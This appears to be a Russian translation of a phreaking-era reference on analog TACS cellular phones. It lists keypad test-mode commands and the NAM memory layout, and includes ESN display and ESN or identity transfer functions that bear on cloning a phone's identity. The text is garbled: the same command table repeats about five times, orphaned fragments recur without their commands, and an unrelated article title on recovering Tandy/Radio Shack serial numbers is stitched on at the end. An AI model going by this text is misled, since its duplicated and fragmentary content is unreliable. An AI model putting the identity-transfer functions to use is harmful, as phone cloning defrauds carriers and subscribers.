13#	СБРОС ВЫКЛ		Команда должна заставить

			логический блок установить
			WATCH DOG в низкий уровень
			и привести к отключению
			радиотелефона.
14#	STON		Передавать тональный сигнал
			10 кГц
15#	STOFF		Остановить передачу тонального
			сигнала 10 кГц
16#	SETUP		Передать сообщение обратного
			канала управления из пяти слов;
			каждое из пяти слов будет
			"FF00AA55CC33". Передатчик
			отключается в конце сообщения.
17#	VOICE		Передать сообщение обратного
			голосового канала из двух слов;
			оба слова будут "FF00AA55CC33".
			Передатчик отключается в конце
			сообщения.
18#	SEND NAM		AA = Адрес BB = Данные

			Отображает содержимое NAM,
			по одному адресу за раз;
			переход нажатием ().
			Адрес идёт до 1f.
19#	VERSION		Отображает номер версии ПО
			в формате "год, неделя"
ПРИМЕЧАНИЕ: Ввод команд 20# — 23# или 27# запускает последовательность			
счёта или непрерывную передачу, как описано ниже. Для выхода из команды			
и ввода другой тестовой команды необходимо нажать клавишу (#); нажатие			
любых других клавиш не имеет эффекта.			
20#	RCVS 1		Приём сообщений канала
			управления с подсчётом
			исправимых и неисправимых
			ошибок. При запуске номер
			команды отображается в правой
			части дисплея. Нажатие # завер-

			шает команду и отображает два
			трёхзначных числа: первое —
			количество исправимых ошибок,
			второе — неисправимых.
21#	RCVV 1		Приём сообщений голосового
			канала с подсчётом исправимых
			и неисправимых ошибок. При
			запуске номер команды отоб-
			ражается в правой части дис-
			плея. Нажатие # завершает
			команду и отображает два
			трёхзначных числа: первое —
			исправимые ошибки, второе —
			неисправимые.
22#	WSTS		Приём сообщений канала управ-
			ления с подсчётом последова-
			тельностей синхронизации слов.
			При запуске номер команды

			отображается в правой части
			дисплея. Нажатие # завершает
			команду и выводит количество
			последовательностей синхрони-
			зации слов.
23#	WSTV		Приём сообщений голосового
			канала с подсчётом последова-
			тельностей синхронизации слов.
			При запуске номер команды
			отображается в правой части
			дисплея. Нажатие # завершает
			команду и выводит количество
			последовательностей синхрони-
			зации слов.
24#	(НЕ ИСПОЛЬЗУЕТСЯ)		
25A#	SATON		Включить передачу SAT, где
			A = частота SAT.
			См. таблицу ниже:
			A Частота SAT
			0 5970 Гц

			1 6000 Гц
			2 6030 Гц
26#	SATOFF		Отключить передачу SAT.
27#	ПЕРЕДАЧА ДАННЫХ		Непрерывная передача данных
			канала управления (TX).
32#	CLEAR		Очистить энергонезависимую
			память. Стереть все сохранённые
			номера.
33#	DTMF		Включить DTMF.
34#	DTMF		Выключить DTMF.
35#	ОТОБРАЖЕНИЕ RSSI		Только для серии 'D'.
35A#	УСТАНОВИТЬ АУДИО		Где A = следующее...
	ПУТЬ		1 = Динамик
			2 = Микрофон
			3 = Наушник
38#	ОТОБРАЖЕНИЕ ESN		Отображает ESN в четыре этапа;
			нажимайте для возврата
			к началу.
41#	(НЕ ИСПОЛЬЗУЕТСЯ)		Включает разнесение.
42#	(НЕ ИСПОЛЬЗУЕТСЯ)		Отключает разнесение.
43#	(НЕ ИСПОЛЬЗУЕТСЯ)		Отключает разнесение.

44#	(НЕ ИСПОЛЬЗУЕТСЯ)		Отключает разнесение.
45#	СЧИТАТЬ RSSI		Возвращает показание RSSI,
			снятое на текущем канале.

ПРИМЕЧАНИЯ:			
1. Каждая команда состоит как минимум из двух цифр, вводимых с клавиатуры			
телефона; ввод завершается нажатием клавиши (#).			
2. Если команда относится к тестовой функции с несколькими отображениями			
данных, клавиша (#) используется для паузы при сканировании данных или			
для пошагового перебора последовательных тестовых функций. Нажатие (#)			
во время паузы возобновляет сканирование.			
3. Для команд, инициирующих действие, требующее ответа, или накапливающих			

счётчики ошибок, клавиша (#) завершает тест.			
Ввод с	Описание команды	Статусный	Результат
клавиатуры		дисплей	
#	Вход в режим		
	тестовых команд		
01#	Перезапуск		
	(повторный запуск		
	процедуры включения)		
02#	Запрос статуса	AAAA=BB	AAAA=Номер канала (десятичн.)
	радио		BB=Показание RSSI для канала
		CDEFGHI	C=Частота SAT
			0=5970 Гц
			1=6000 Гц
			2=6030 Гц
			3=Нет захвата
			D=Несущая (1=ВКЛ)
			E=Тональный сигнал (1=ВКЛ)
			F=Уровень ослабления RF (0-7)
			G=Режим (1=канал управления
			0=голосовой канал)
			H=Заглушение приёма (1=вкл)
			I=Заглушение передачи (1=вкл)

			При работе в режиме отображения
			статуса информация на дисплее
			чередуется между AAAA BB
			и CDEFGHI. В сервисном режиме
			отображается только CDEFGHI.
03#	(НЕ ИСПОЛЬЗУЕТСЯ)		
04#	Инициализация		Несущая=ВЫКЛ
	трансивера		Уровень мощности=0
			Аудио приёма=ЗАГЛУШЕНО
			Аудио передачи=ЗАГЛУШЕНО
			Тональный сигнал=ВЫКЛ
			SAT=ВЫКЛ
			DTMF и аудио тоны=ВЫКЛ
			Аудио путь=НА ДИНАМИК
05#	Несущая ВКЛ		Включить несущую
06#	Несущая ВЫКЛ		Выключить несущую
ПРИМЕЧАНИЕ: Перед использованием команд 07# — 10# выберите аудио путь			
командой PATH (35A#).			

07#	Заглушить Rx		Заглушить аудио приёма
08#	Снять заглушку Rx		Снять заглушку аудио приёма
09#	Заглушить Tx		Заглушить аудио передачи
10#	Снять заглушку Tx		Снять заглушку аудио передачи
11ABCD#	Загрузить синтез.		Загрузить синтезатор с ABCD,
			где ABCD = номер канала
			в десятичной форме (1329-2047,
			0-600)
12#	Установить ATTN		Установить ослабление RF на A,
			где A=уровень ослабления (0-7;
			0=максимальная мощность)
13#	СБРОС ВЫКЛ		Команда должна заставить
			логический блок установить
			WATCH DOG в низкий уровень
			и привести к отключению
			радиотелефона.
14#	STON		Передавать тональный сигнал
			10 кГц

15#	STOFF		Остановить передачу тонального
			сигнала 10 кГц
16#	SETUP		Передать сообщение обратного
			канала управления из пяти слов;
			каждое из пяти слов будет
			"FF00AA55CC33". Передатчик
			отключается в конце сообщения.
17#	VOICE		Передать сообщение обратного
			голосового канала из двух слов;
			оба слова будут "FF00AA55CC33".
			Передатчик отключается в конце
			сообщения.
18#	SEND NAM		AA = Адрес BB = Данные
			Отображает содержимое NAM,
			по одному адресу за раз;
			переход нажатием ().
			Адрес идёт до 1f.
19#	VERSION		Отображает номер версии ПО
			в формате "год, неделя"

ПРИМЕЧАНИЕ: Ввод команд 20# — 23# или 27# запускает последовательность			
счёта или непрерывную передачу, как описано ниже. Для выхода из команды			
и ввода другой тестовой команды необходимо нажать клавишу (#); нажатие			
любых других клавиш не имеет эффекта.			
20#	RCVS 1		Приём сообщений канала
			управления с подсчётом
			исправимых и неисправимых
			ошибок. При запуске номер
			команды отображается в правой
			части дисплея. Нажатие # завер-
			шает команду и отображает два
			трёхзначных числа: первое —
			количество исправимых ошибок,
			второе — неисправимых.
21#	RCVV 1		Приём сообщений голосового

			канала с подсчётом исправимых
			и неисправимых ошибок. При
			запуске номер команды отоб-
			ражается в правой части дис-
			плея. Нажатие # завершает
			команду и отображает два
			трёхзначных числа: первое —
			исправимые ошибки, второе —
			неисправимые.
22#	WSTS		Приём сообщений канала управ-
			ления с подсчётом последова-
			тельностей синхронизации слов.
			При запуске номер команды
			отображается в правой части
			дисплея. Нажатие # завершает
			команду и выводит количество
			последовательностей синхрони-
			зации слов.

23#	WSTV		Приём сообщений голосового
			канала с подсчётом последова-
			тельностей синхронизации слов.
			При запуске номер команды
			отображается в правой части
			дисплея. Нажатие # завершает
			команду и выводит количество
			последовательностей синхрони-
			зации слов.
24#	(НЕ ИСПОЛЬЗУЕТСЯ)		
25A#	SATON		Включить передачу SAT, где
			A = частота SAT.
			См. таблицу ниже:
			A Частота SAT
			0 5970 Гц
			1 6000 Гц
			2 6030 Гц
26#	SATOFF		Отключить передачу SAT.
27#	ПЕРЕДАЧА ДАННЫХ		Непрерывная передача данных
			канала управления (TX).

32#	CLEAR		Очистить энергонезависимую
			память. Стереть все сохранённые
			номера.
33#	DTMF		Включить DTMF.
34#	DTMF		Выключить DTMF.
35#	ОТОБРАЖЕНИЕ RSSI		Только для серии 'D'.
35A#	УСТАНОВИТЬ АУДИО		Где A = следующее...
	ПУТЬ		1 = Динамик
			2 = Микрофон
			3 = Наушник
38#	ОТОБРАЖЕНИЕ ESN		Отображает ESN в четыре этапа;
			нажимайте для возврата
			к началу.
41#	(НЕ ИСПОЛЬЗУЕТСЯ)		Включает разнесение.
42#	(НЕ ИСПОЛЬЗУЕТСЯ)		Отключает разнесение.
43#	(НЕ ИСПОЛЬЗУЕТСЯ)		Отключает разнесение.
44#	(НЕ ИСПОЛЬЗУЕТСЯ)		Отключает разнесение.
45#	СЧИТАТЬ RSSI		Возвращает показание RSSI,
			снятое на текущем канале.

ПРИМЕЧАНИЯ:			

1. Каждая команда состоит как минимум из двух цифр, вводимых с клавиатуры			
телефона; ввод завершается нажатием клавиши (#).			
2. Если команда относится к тестовой функции с несколькими отображениями			
данных, клавиша (#) используется для паузы при сканировании данных или			
для пошагового перебора последовательных тестовых функций. Нажатие (#)			
во время паузы возобновляет сканирование.			
3. Для команд, инициирующих действие, требующее ответа, или накапливающих			
счётчики ошибок, клавиша (#) завершает тест.			
Ввод с	Описание команды	Статусный	Результат
клавиатуры		дисплей	
#	Вход в режим		
	тестовых команд		
01#	Перезапуск		

	(повторный запуск		
	процедуры включения)		
02#	Запрос статуса	AAAA=BB	AAAA=Номер канала (десятичн.)
	радио		BB=Показание RSSI для канала
		CDEFGHI	C=Частота SAT
			0=5970 Гц
			1=6000 Гц
			2=6030 Гц
			3=Нет захвата
			D=Несущая (1=ВКЛ)
			E=Тональный сигнал (1=ВКЛ)
			F=Уровень ослабления RF (0-7)
			G=Режим (1=канал управления
			0=голосовой канал)
			H=Заглушение приёма (1=вкл)
			I=Заглушение передачи (1=вкл)
			При работе в режиме отображения
			статуса информация на дисплее
			чередуется между AAAA BB
			и CDEFGHI. В сервисном режиме

			отображается только CDEFGHI.
03#	(НЕ ИСПОЛЬЗУЕТСЯ)		
04#	Инициализация		Несущая=ВЫКЛ
	трансивера		Уровень мощности=0
			Аудио приёма=ЗАГЛУШЕНО
			Аудио передачи=ЗАГЛУШЕНО
			Тональный сигнал=ВЫКЛ
			SAT=ВЫКЛ
			DTMF и аудио тоны=ВЫКЛ
			Аудио путь=НА ДИНАМИК
05#	Несущая ВКЛ		Включить несущую
06#	Несущая ВЫКЛ		Выключить несущую
ПРИМЕЧАНИЕ: Перед использованием команд 07# — 10# выберите аудио путь			
командой PATH (35A#).			
07#	Заглушить Rx		Заглушить аудио приёма
08#	Снять заглушку Rx		Снять заглушку аудио приёма
09#	Заглушить Tx		Заглушить аудио передачи
10#	Снять заглушку Tx		Снять заглушку аудио передачи

11ABCD#	Загрузить синтез.		Загрузить синтезатор с ABCD,
			где ABCD = номер канала
			в десятичной форме (1329-2047,
			0-600)
12#	Установить ATTN		Установить ослабление RF на A,
			где A=уровень ослабления (0-7;
			0=максимальная мощность)
13#	СБРОС ВЫКЛ		Команда должна заставить
			логический блок установить
			WATCH DOG в низкий уровень
			и привести к отключению
			радиотелефона.
14#	STON		Передавать тональный сигнал
			10 кГц
15#	STOFF		Остановить передачу тонального
			сигнала 10 кГц
16#	SETUP		Передать сообщение обратного
			канала управления из пяти слов;
			каждое из пяти слов будет

			"FF00AA55CC33". Передатчик
			отключается в конце сообщения.
17#	VOICE		Передать сообщение обратного
			голосового канала из двух слов;
			оба слова будут "FF00AA55CC33".
			Передатчик отключается в конце
			сообщения.
18#	SEND NAM		AA = Адрес BB = Данные
			Отображает содержимое NAM,
			по одному адресу за раз;
			переход нажатием ().
			Адрес идёт до 1f.
19#	VERSION		Отображает номер версии ПО
			в формате "год, неделя"
ПРИМЕЧАНИЕ: Ввод команд 20# — 23# или 27# запускает последовательность			
счёта или непрерывную передачу, как описано ниже. Для выхода из команды			

и ввода другой тестовой команды необходимо нажать клавишу (#); нажатие			
любых других клавиш не имеет эффекта.			
20#	RCVS 1		Приём сообщений канала
			управления с подсчётом
			исправимых и неисправимых
			ошибок. При запуске номер
			команды отображается в правой
			части дисплея. Нажатие # завер-
			шает команду и отображает два
			трёхзначных числа: первое —
			количество исправимых ошибок,
			второе — неисправимых.
21#	RCVV 1		Приём сообщений голосового
			канала с подсчётом исправимых
			и неисправимых ошибок. При
			запуске номер команды отоб-
			ражается в правой части дис-

			плея. Нажатие # завершает
			команду и отображает два
			трёхзначных числа: первое —
			исправимые ошибки, второе —
			неисправимые.
22#	WSTS		Приём сообщений канала управ-
			ления с подсчётом последова-
			тельностей синхронизации слов.
			При запуске номер команды
			отображается в правой части
			дисплея. Нажатие # завершает
			команду и выводит количество
			последовательностей синхрони-
			зации слов.
23#	WSTV		Приём сообщений голосового
			канала с подсчётом последова-
			тельностей синхронизации слов.
			При запуске номер команды

			отображается в правой части
			дисплея. Нажатие # завершает
			команду и выводит количество
			последовательностей синхрони-
			зации слов.
24#	(НЕ ИСПОЛЬЗУЕТСЯ)		
25A#	SATON		Включить передачу SAT, где
			A = частота SAT.
			См. таблицу ниже:
			A Частота SAT
			0 5970 Гц
			1 6000 Гц
			2 6030 Гц
26#	SATOFF		Отключить передачу SAT.
27#	ПЕРЕДАЧА ДАННЫХ		Непрерывная передача данных
			канала управления (TX).
32#	CLEAR		Очистить энергонезависимую
			память. Стереть все сохранённые
			номера.
33#	DTMF		Включить DTMF.
34#	DTMF		Выключить DTMF.

35#	ОТОБРАЖЕНИЕ RSSI		Только для серии 'D'.
35A#	УСТАНОВИТЬ АУДИО		Где A = следующее...
	ПУТЬ		1 = Динамик
			2 = Микрофон
			3 = Наушник
38#	ОТОБРАЖЕНИЕ ESN		Отображает ESN в четыре этапа;
			нажимайте для возврата
			к началу.
41#	(НЕ ИСПОЛЬЗУЕТСЯ)		Включает разнесение.
42#	(НЕ ИСПОЛЬЗУЕТСЯ)		Отключает разнесение.
43#	(НЕ ИСПОЛЬЗУЕТСЯ)		Отключает разнесение.
44#	(НЕ ИСПОЛЬЗУЕТСЯ)		Отключает разнесение.
45#	СЧИТАТЬ RSSI		Возвращает показание RSSI,
			снятое на текущем канале.

ПРИМЕЧАНИЯ:			
1. Каждая команда состоит как минимум из двух цифр, вводимых с клавиатуры			
телефона; ввод завершается нажатием клавиши (#).			

2. Если команда относится к тестовой функции с несколькими отображениями			
данных, клавиша (#) используется для паузы при сканировании данных или			
для пошагового перебора последовательных тестовых функций. Нажатие (#)			
во время паузы возобновляет сканирование.			
3. Для команд, инициирующих действие, требующее ответа, или накапливающих			
счётчики ошибок, клавиша (#) завершает тест.			
Ввод с	Описание команды	Статусный	Результат
клавиатуры		дисплей	
#	Вход в режим		
	тестовых команд		
01#	Перезапуск		
	(повторный запуск		
	процедуры включения)		
02#	Запрос статуса	AAAA=BB	AAAA=Номер канала (десятичн.)
	радио		BB=Показание RSSI для канала

		CDEFGHI	C=Частота SAT
			0=5970 Гц
			1=6000 Гц
			2=6030 Гц
			3=Нет захвата
			D=Несущая (1=ВКЛ)
			E=Тональный сигнал (1=ВКЛ)
			F=Уровень ослабления RF (0-7)
			G=Режим (1=канал управления
			0=голосовой канал)
			H=Заглушение приёма (1=вкл)
			I=Заглушение передачи (1=вкл)
			При работе в режиме отображения
			статуса информация на дисплее
			чередуется между AAAA BB
			и CDEFGHI. В сервисном режиме
			отображается только CDEFGHI.
03#	(НЕ ИСПОЛЬЗУЕТСЯ)		
04#	Инициализация		Несущая=ВЫКЛ
	трансивера		Уровень мощности=0
			Аудио приёма=ЗАГЛУШЕНО

			Аудио передачи=ЗАГЛУШЕНО
			Тональный сигнал=ВЫКЛ
			SAT=ВЫКЛ
			DTMF и аудио тоны=ВЫКЛ
			Аудио путь=НА ДИНАМИК
05#	Несущая ВКЛ		Включить несущую
06#	Несущая ВЫКЛ		Выключить несущую
ПРИМЕЧАНИЕ: Перед использованием команд 07# — 10# выберите аудио путь			
командой PATH (35A#).			
07#	Заглушить Rx		Заглушить аудио приёма
08#	Снять заглушку Rx		Снять заглушку аудио приёма
09#	Заглушить Tx		Заглушить аудио передачи
10#	Снять заглушку Tx		Снять заглушку аудио передачи
11ABCD#	Загрузить синтез.		Загрузить синтезатор с ABCD,
			где ABCD = номер канала
			в десятичной форме (1329-2047,
			0-600)
12#	Установить ATTN		Установить ослабление RF на A,

			где A=уровень ослабления (0-7;
			0=максимальная мощность)
13#	СБРОС ВЫКЛ		Команда должна заставить
			логический блок установить
			WATCH DOG в низкий уровень
			и привести к отключению
			радиотелефона.
14#	STON		Передавать тональный сигнал
			10 кГц
15#	STOFF		Остановить передачу тонального
			сигнала 10 кГц
16#	SETUP		Передать сообщение обратного
			канала управления из пяти слов;
			каждое из пяти слов будет
			"FF00AA55CC33". Передатчик
			отключается в конце сообщения.
17#	VOICE		Передать сообщение обратного
			голосового канала из двух слов;

			оба слова будут "FF00AA55CC33".
			Передатчик отключается в конце
			сообщения.
18#	SEND NAM		AA = Адрес BB = Данные
			Отображает содержимое NAM,
			по одному адресу за раз;
			переход нажатием ().
			Адрес идёт до 1f.
19#	VERSION		Отображает номер версии ПО
			в формате "год, неделя"
ПРИМЕЧАНИЕ: Ввод команд 20# — 23# или 27# запускает последовательность			
счёта или непрерывную передачу, как описано ниже. Для выхода из команды			
и ввода другой тестовой команды необходимо нажать клавишу (#); нажатие			
любых других клавиш не имеет эффекта.			
20#	RCVS 1		Приём сообщений канала
			управления с подсчётом

			исправимых и неисправимых
			ошибок. При запуске номер
			команды отображается в правой
			части дисплея. Нажатие # завер-
			шает команду и отображает два
			трёхзначных числа: первое —
			количество исправимых ошибок,
			второе — неисправимых.
21#	RCVV 1		Приём сообщений голосового
			канала с подсчётом исправимых
			и неисправимых ошибок. При
			запуске номер команды отоб-
			ражается в правой части дис-
			плея. Нажатие # завершает
			команду и отображает два
			трёхзначных числа: первое —
			исправимые ошибки, второе —
			неисправимые.

22#	WSTS		Приём сообщений канала управ-
			ления с подсчётом последова-
			тельностей синхронизации слов.
			При запуске номер команды
			отображается в правой части
			дисплея. Нажатие # завершает
			команду и выводит количество
			последовательностей синхрони-
			зации слов.
23#	WSTV		Приём сообщений голосового
			канала с подсчётом последова-
			тельностей синхронизации слов.
			При запуске номер команды
			отображается в правой части
			дисплея. Нажатие # завершает
			команду и выводит количество
			последовательностей синхрони-
			зации слов.

24#	(НЕ ИСПОЛЬЗУЕТСЯ)		
25A#	SATON		Включить передачу SAT, где
			A = частота SAT.
			См. таблицу ниже:
			A Частота SAT
			0 5970 Гц
			1 6000 Гц
			2 6030 Гц
26#	SATOFF		Отключить передачу SAT.
27#	ПЕРЕДАЧА ДАННЫХ		Непрерывная передача данных
			канала управления (TX).
32#	CLEAR		Очистить энергонезависимую
			память. Стереть все сохранённые
			номера.
33#	DTMF		Включить DTMF.
34#	DTMF		Выключить DTMF.
35#	ОТОБРАЖЕНИЕ RSSI		Только для серии 'D'.
35A#	УСТАНОВИТЬ АУДИО		Где A = следующее...
	ПУТЬ		1 = Динамик
			2 = Микрофон
			3 = Наушник
38#	ОТОБРАЖЕНИЕ ESN		Отображает ESN в четыре этапа;

			нажимайте для возврата
			к началу.
41#	(НЕ ИСПОЛЬЗУЕТСЯ)		Включает разнесение.
42#	(НЕ ИСПОЛЬЗУЕТСЯ)		Отключает разнесение.
43#	(НЕ ИСПОЛЬЗУЕТСЯ)		Отключает разнесение.
44#	(НЕ ИСПОЛЬЗУЕТСЯ)		Отключает разнесение.
45#	СЧИТАТЬ RSSI		Возвращает показание RSSI,
			снятое на текущем канале.

Структура NAM (поля 01–16):

```
| 01.  02051        - Идентификатор системы. Vodaphone=02051, Cellnet=03600
| 02.  xxxxxxxx     - Байт опций A (в двоичном виде)
|      |~~~~~~~~~~~~|~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~|
|      |            | Локальное использование (бит A7): если =1,  |
|      |     0      | мобильный будет реагировать на локальные    |
|      |            | управляющие команды в домашней зоне.        |
|      |            | Назначается оператором системы.             |
|      |~~~~~~~~~~~~|~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~|
|      |            | Предпочтительная система (бит A6):          |
|      |     0      | для аппаратов, способных работать в двух    |
|      |            | системах. 0=система B, 1=система A          |
|      |~~~~~~~~~~~~|~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~|
|      |            | Сигнализация конец-в-конец (бит A5):        |
|      |     1      | при включении указывает, что мобильный      |
|      |            | поддерживает DTMF через клавиши после        |
|      |            | установки проводного соединения.            |
|      |            | 1=включено, 0=выключено                     |
|      |~~~~~~~~~~~~|~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~|
|      |     0      | Бит не используется (бит A4)                |
|      |~~~~~~~~~~~~|~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~|
|      |            | Хранение (бит A3): указывает, что мобильный|
|      |     1      | оснащён памятью быстрого набора.           |
|      |            | 1=включено, 0=выключено                     |
|      |~~~~~~~~~~~~|~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~|
|      |            | Дополнительный сигнал (бит A2): при включе-|
|      |     1      | нии пользователь может перевести мобильный  |
|      |            | в режим вспомогательного сигнала и получать |
|      |            | уведомления о входящих вызовах через внешн. |
|      |            | устройство. 1=включено, 0=выключено         |
|      |~~~~~~~~~~~~|~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~|
|      |            | Авто-заглушение hands-free (бит A1): при    |
|      |     0      | включении мобильный автоматически           |
|      |            | переходит в режим заглушения при вызове     |
|      |            | в режиме hands-free.                        |
|      |            | 1=включено, 0=выключено                     |
|      |~~~~~~~~~~~~|~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~|
|      |            | Minmark (бит A0): предоставляется оператором|
|      |     0      | системы; при включении MIN2 пользователя    |
```

		будет передаваться с каждым инициированным
		или принятым вызовом.
		1=включено, 0=выключено

03.	xxxxxxxxxx	- Номер мобильного телефона
04.	xxxxxxxxxx	- 10-значный MIN
05.	17	- Метка класса станции
06.	09	- Класс перегрузки доступа (15=наивысший приоритет)
07.	xxxxxx	- Код безопасности
08.	xxx	- Код блокировки
09.	xxxxxxxx	- Байт опций B (в двоичном виде)

	0	бит b7 не используется
	0	бит b6 не используется
	0	бит b5 не используется
	0	Расширенное поле (бит b4): при включении мобильный сканирует более 32 каналов пейджинга. В настоящее время не использует-ся в Великобритании.
	1	Одиночное сканирование системы (бит b3): если =1, мобильный сканирует только 1 систему согласно биту 6 байта опций A. 1=включено, 0=выключено
	1	Авто-вызов (бит b2): позволяет пользователю обращаться к памяти быстрого набора последовательностью из 1 или 2 цифр + Send. 1=включено, 0=выключено
	0	Отключить сервисные уровни (бит b1): если =1, сервисные уровни не могут быть изменены с блока управления. 0=включено, 1=выключено
	0	Код блокировки (бит b0): при включении позволяет пользователю блокировать и разб- локировать мобильный с помощью трёхзначного кода блокировки. 0=включено, 1=выключено

10.	xxxxxxxx	- Байт опций C (в двоичном виде)

	0	Программирование NAM пользователем (бит c7) при включении позволяет пользователю программировать NAM с аппарата. 0=включено, 1=выключено
	0	Одно/двойная система (бит c6): 0=одна, 1=две
	0	Таймер звонка (бит c5): при включении пользователь может обращаться к таймеру звонков. 0=включено, 1=выключено
	1	Авто-дозвон (бит c4): 0=включено, 1=выкл.
	1	Отключение динамика (бит c3): включить или отключить динамик аппарата при подключении hands-free. 0=включено, 1=выключено
	0	бит c2 не используется
	1	Выбираемая система (бит c1): позволяет пользователю выбирать основную систему. 0=включено, 1=выключено
	0	бит c0 не используется

```
| 11.  xxxxxxxx     - Байт опций D (в двоичном виде)
|      |~~~~~~~~~~~~|~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~|
|      |      0     | Макс. громкость (бит d7): устанавливает    |
|      |            | максимальную громкость на шаг 4.            |
|      |~~~~~~~~~~~~|~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~|
|      |      0     | Отключение защиты от кражи (бит d6): если  |
|      |            | =1, сигнал тревоги недоступен.              |
|      |~~~~~~~~~~~~|~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~|
|      |      0     | Отключение пищалки (бит d5): 1=выкл.       |
|      |~~~~~~~~~~~~|~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~|
|      |      1     | EXT DTMF (бит d4): если сброшен, DTMF      |
|      |            | маршрутизируется напрямую через АРС.       |
|      |~~~~~~~~~~~~|~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~|
|      |      0     | Мигающий роуминг (бит d3): если включён,   |
|      |            | индикатор роуминга мигает при роуминге      |
|      |            | в домашней зоне. 1=включено, 0=выключено   |
|      |~~~~~~~~~~~~|~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~|
|      |            | Удобство аудио (бит d2): если отключён,     |
|      |      0     | уровни аудио сбрасываются при включении     |
|      |            | питания. 0=включено, 1=выключено            |
|      |~~~~~~~~~~~~|~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~|
|      |            | Таймер входящих вызовов (бит d1): таймеры   |
|      |      0     | звонков накапливаются на входящих вызовах   |
|      |            | при включении. 1=включено, 0=выключено      |
|      |~~~~~~~~~~~~|~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~|
|      |            | Скорость зарядки (бит d0): при включении   |
|      |      1     | телефон реагирует на информацию о скорости |
|      |            | зарядки. 1=включено, 0=выключено            |
|      ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
| 12.  0023         - Начальная пейджинговая система: 0023=Vodaphone,
|                     0323=Cellnet
| 13.  0023         - Начальный пейджинговый канал A
| 14.  0323         - Начальный пейджинговый канал B
| 15.  021          - Выделенные пейджинговые каналы
| 16.  xxxxxxxx     - Байт опций E (в двоичном виде)
|      |~~~~~~~~~~~~|~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~|
|      |      0     | бит e7    не используется                  |
|      |~~~~~~~~~~~~|~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~|
|      |      0     | бит e6    не используется                  |
|      |~~~~~~~~~~~~|~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~|
|      |      0     | бит e5    не используется                  |
|      |~~~~~~~~~~~~|~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~|
|      |      0     | бит e4    наличие переносного динамика     |
|      |~~~~~~~~~~~~|~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~|
|      |      0     | бит e3    не используется                  |
|      |~~~~~~~~~~~~|~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~|
|      |      0     | бит e2    не используется                  |
|      |~~~~~~~~~~~~|~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~|
|      |      0     | бит e1    не используется                  |
|      |~~~~~~~~~~~~|~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~|
|      |      1     | Отключение сканирования синхронизации слов  |
|      |            | (бит e0): только для портативных.           |
|      ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
```

			(). Отображаются только
			последние 7 цифр данных.
			Подробности программирования
			см. в инструкциях по

			программированию NAM.

			(). Отображаются только
			последние 7 цифр данных.
			Подробности программирования
			см. в инструкциях по
			программированию NAM.

			(). Отображаются только
			последние 7 цифр данных.
			Подробности программирования
			см. в инструкциях по
			программированию NAM.

56#	(НЕ ИСПОЛЬЗУЕТСЯ)		
57#	(НЕ ИСПОЛЬЗУЕТСЯ)		
58#	КОМПАНДЕР ВКЛ		Включить компандер
59#	КОМПАНДЕР ВЫКЛ		Выключить компандер
60# и 61#	(НЕ ИСПОЛЬЗУЕТСЯ)		
61#	ПЕРЕНОС ESN		Для серии I или 1? и MINI TACS — предположительно Micro TACS.
62#	RNG-ON		Включить аудио путь звонка APC.
63#	RNG-OFF		Выключить аудио путь звонка APC.
64#	PLT-ON		Включить пилотный путь передачи APC.
65#	PLT-OFF		Выключить пилотный путь передачи APC.

66# — 71#	(НЕ ИСПОЛЬЗУЕТСЯ)		
66#	ПЕРЕНОС ИДЕНТИЧНОСТИ		Серия II и некоторые текущие портативные модели.
68#	ОТОБРАЖЕНИЕ FLEX И ИНФОРМАЦИИ МОДЕЛИ		
69#	ИСПОЛЬЗУЕТСЯ С ПЕРЕНОСОМ ИДЕНТИЧНОСТИ		
72#	РЕГУЛИРОВКА МОДУЛЯЦИОННОГО УСИЛЕНИЯ		См. раздел «Фазировка портативного телефона» для использования данной команды.
73#	РЕГУЛИРОВКА ВЫХОДНОЙ МОЩНОСТИ		См. раздел «Фазировка портативного телефона» для использования данной команды. (от 0 до 7.)

Сотовые телефоны Tandy / Radio Shack: восстановление электронного серийного номера и других данных

Автор: Damien Thorn

Правовая оговорка

(Продиктовано нашим советником в дешёвом костюме — без сигар, в полиэстеровых брюках, почти лишённым лицензии, старым занудой, который берёт с нас $20 в час лишь потому, что собирался выйти на пенсию в 70, но прожил чуть дольше, чем рассчитывал... чёрт возьми, мы его любим!)

